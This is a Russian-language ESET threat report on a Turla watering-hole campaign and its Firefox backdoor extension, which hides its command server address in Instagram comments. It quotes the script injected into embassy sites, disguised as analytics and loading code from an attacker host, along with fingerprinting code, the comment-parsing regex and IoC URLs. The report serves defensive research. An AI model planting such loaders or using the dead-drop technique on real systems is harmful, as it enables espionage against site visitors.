АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

# Киберкомпания watering hole от Turla: обновленное расширение для Firefox использует Instagram

*8 июня 2017 года*

Некоторые схемы APT-атак не меняются годами. Например, атаки watering hole в исполнении кибергруппы Turla. Эта группировка специализируется на кибершпионаже, ее основные цели – правительственные и дипломатические учреждения. Схему watering hole хакеры используют для перенаправления потенциальных жертв на свою C&C-инфраструктуру как минимум с 2014 года, иногда внося небольшие изменения в принцип работы.

Мы в ESET следим за кампаниями Turla и недавно обнаружили, что хакеры вернулись к использованию метода, заброшенного на несколько месяцев.

## Начальные этапы компрометации

Ниже в разделе с индикаторами заражения есть список сайтов, которые Turla использовали в атаках watering hole в прошлом. Что характерно для этой группировки, в списке много сайтов, связанных с посольствами разных стран.

Переадресация осуществляется благодаря фрагменту кода, который хакеры добавляют к оригинальной странице. Скрипты, которые мы обнаружили за последние несколько месяцев, выглядят следующим образом:

```
<!-- Clicky Web Analytics (start) -->
<script type="text/javascript">// <![CDATA[
var clicky_site_ids = clicky_site_ids || [];
clicky_site_ids.push(100673048);
(function() {
    var s = document.createElement('script');
    var a = 'http://www.mentalhealthcheck.net/';
    var b = 'update/counter.js';
    s.type = 'text/javascript'; s.async = true;
    s.src = '//static.getclicky.com/js'; s.src = a.concat(b);
    ( document.getElementsByTagName('head')[0] || document.getElementsByTagName('body')
[0]).appendChild(s);
})();
// ]]></script>
```

Примечательно, что хакеры добавили ссылку на Clicky – приложение для веб-аналитики. Вероятно, таким образом они создают видимость легитимности скрипта для неспециалиста, хотя само приложение в атаке не используется.

Добавленный скрипт вызывает другой скрипт по адресу mentalhealthcheck.net/update/counter.js. Этот сервер хакеры Turla используют для отправки жертвам скриптов цифровых отпечатков, которые собирают информацию о системе, в которой запущены. Похожим образом использовалась ссылка на скрипт Google Analytics, но в последнее время мы чаще видим Clicky. В разделе с индикаторами заражения вы найдете список C&C-серверов, которые мы обнаружили в последние месяцы. Это первоначально легитимные серверы, которые были заражены.

Следующий этап – доставка цифровых отпечатков JavaScript потенциальным жертвам. Для этого C&C-сервер фильтрует посетителей по IP-адресам. Если посетитель входит в диапазон целевых IP-адресов, он получит скрипт цифровых отпечатков, если нет – безвредный скрипт. Ниже выдержка из скрипта, который получают целевые пользователи:

```
function cb_custom() {
    loadScript("http://www.mentalhealthcheck.net/script/pde.js", cb_custom1);
}

function cb_custom1() {
    PluginDetect.getVersion('.');

    myResults['Java']=PluginDetect.getVersion('Java');
    myResults['Flash']=PluginDetect.getVersion('Flash');
    myResults['Shockwave']=PluginDetect.getVersion('Shockwave');
    myResults['AdobeReader']=PluginDetect.getVersion('AdobeReader') || PluginDetect.get
Version('PDFReader');

    var ec = new evercookie();
    ec.get('thread', getCookie)
```

Скрипт скачивает JS библиотеку под названием PluginDetect, которая может собирать информацию о плагинах, установленных в браузере. Затем собранная информация пересылается на C&C-сервер.


Кроме того, скрипт пытается установить evercookie, которые будут отслеживать активность пользователя в браузере по всем сайтам.

Для тех, кто знаком с watering hole атаками Turla, очевидно, что хакеры продолжают использовать проверенные методы.

## Расширение для Firefox

Вероятно, некоторые помнят отчет Pacifier APT, описывающий целевую фишинговую атаку при помощи вредоносного документа Word, который рассылался в учреждения по всему миру. Далее в систему загружался бэкдор, и сейчас мы знаем, что речь о Skipper, бэкдоре первого этапа группы Turla.


В отчете также описывается расширение для Firefox, загружаемое тем же типом вредоносного документа. И, похоже, мы обнаружили новую версию этого расширения. Это JavaScript бэкдор, отличающийся по реализации от того, что описан в отчете Pacifier APT, но со схожим функционалом.




Вредоносное расширение HTML5 Encoding распространялось через скомпрометированный сайт швейцарской компании. Это простой бэкдор, который, тем не менее, отличается интересным способом обращения к C&C-серверу.

## Использование Instagram

HTML5 Encoding использует для доступа к C&C-серверу короткий URL bit.ly, но адрес URL в его коде отсутствует. Расширение получает адрес из комментариев к определенным постам в Instagram. В нашем примере это был комментарий к фото Бритни Спирс в официальном аккаунте.




*www.instagram.com/p/BO8gU41A45g*

Расширение изучает каждый комментарий к фотографии и вычисляет индивидуальное значение хеша. Если значение совпадет с числом 183, расширение исполнит регулярное выражение с целью получения адреса URL bit.ly:

(?:\\u200d(?:#|@)(\\w)


В комментариях к фото был только один с хеш-суммой 183 – от 6 февраля, в то время как фото было выложено в начале января. Взяв комментарий и пропустив его через regex, получаем следующую ссылку bit.ly: bit.ly/2kdhuHX

При детальном изучении регулярного выражения мы видим, что оно ищет либо @|#, либо юникод-символ \200d – невидимый символ Zero Width Joiner, джойнер нулевой ширины, который обычно используют для разделения эмодзи. Скопировав комментарий или изучив его источник, можно увидеть Zero Width Joiner перед каждым символом адресной строки:

smith2155<200d>#2hot ma<200d>ke lovei<200d>d to <200d>her, <200d>uupss <200d>#Hot <200d>#X

При переходе по короткой ссылке мы попадаем на static.travelclothes.org/dolR_1ert.php. Этот адрес использовался в прошлых атаках watering hole группы Turla.

Для ссылки bit.ly можно получить статистику переходов:




В феврале зафиксировано всего 17 переходов, которые примерно совпадают по времени с публикацией комментария. Незначительное количество переходов может указывать на тестовый характер атак.

## Технический анализ

Расширение для Firefox выполняет функции простого бэкдора. Оно собирает информацию о системе и передает эти данные, зашифрованные при помощи AES, на C&C-сервер. Похоже на описание расширения, о котором говорится в отчете по Pacifier APT.

Бэкдор-компонент может запускать четыре разных типа команд:

- Исполнить произвольный файл
- Загрузить файл на сервер C&C
- Скачать файл с сервера C&C
- Прочитать содержимое директории – переслать список файлов с размерами и датами на сервер C&C

По нашим оценкам, атаки пока проводятся в тестовом режиме. Следующая версия расширения, если она когда-либо появится, будет значительно отличаться от нынешней. Есть несколько API, используемых расширением, которые исчезнут в будущих версиях Firefox. Их можно использовать только в виде дополнений, потому что их место начиная с версии Firefox 57 займут WebExtensions. Начиная с этой версии и выше Firefox больше не будет загружать дополнения, что исключает использование этих API.

## Вывод

Факт использования социальных сетей для получения адреса C&C-сервера довольно примечателен. Помимо Turla, такой подход применяют и другие группировки, включая Dukes.

Использование социальных сетей – дополнительная сложность для построения защиты. Во-первых, трафик от соцсетей, связанный с деятельностью злоумышленников, сложно отличить от легитимного. Во-вторых, метод обеспечивает хакерам большую гибкость – можно легко менять адреса C&C-серверов и удалять их следы.

Интересно наблюдать, как хакеры Turla снова применяют старый метод использования цифровых отпечатков, а также ищут новые способы усложнить обнаружение C&C-серверов.

Задать дополнительные вопросы исследователям или передать образцы вредоносного ПО, связанные с деятельностью группы Turla, можно по электронной почте threatintel@eset.com. Благодарим Clement Lecigne из группы Google's Threat Analysis Group за помощь в исследовании.

## Индикаторы заражения (IoCs)

Хеш расширения для Firefox:

html5.xpi 5ba7532b4c89cc3f7ffe15b6c0e5df82a34c22ea
html5.xpi 8e6c9e4582d18dd75162bcbc63e933db344c5680

Скомпрометированные сайты, перенаправляющие на серверы цифровых отпечатков (на момент написания отчета были либо легитимны, либо вели на нерабочие серверы):

hxxp://www.namibianembassyusa.org
hxxp://www.avsa.org
hxxp://www.zambiaembassy.org
hxxp://russianembassy.org
hxxp://au.int
hxxp://mfa.gov.kg
hxxp://mfa.uz
hxxp://www.adesyd.es
hxxp://www.bewusstkaufen.at
hxxp://www.cifga.es
hxxp://www.jse.org
hxxp://www.embassyofindonesia.org
hxxp://www.mischendorf.at
hxxp://www.vfreiheitliche.at
hxxp://www.xeneticafontao.com
hxxp://iraqiembassy.us
hxxp://sai.gov.ua
hxxp://www.mfa.gov.md
hxxp://mkk.gov.kg

Скомпрометированные сайты, используемые в качестве C&C-серверов первого этапа в кампании watering hole:

hxxp://www.mentalhealthcheck.net/update/counter.js (hxxp://bitly.com/2hlv91v+)
hxxp://www.mentalhealthcheck.net/script/pde.js
hxxp://drivers.epsoncorp.com/plugin/analytics/counter.js
hxxp://rss.nbcpost.com/news/today/content.php

hxxp://static.travelclothes.org/main.js
hxxp://msgcollection.com/templates/nivoslider/loading.php
hxxp://versal.media/?atis=509
hxxp://www.ajepcoin.com/UserFiles/File/init.php (hxxp://bit.ly/2h8Lztj+)
hxxp://loveandlight.aws3.net/wp-includes/theme-compat/akismet.php
hxxp://alessandrosl.com/core/modules/mailer/mailer.php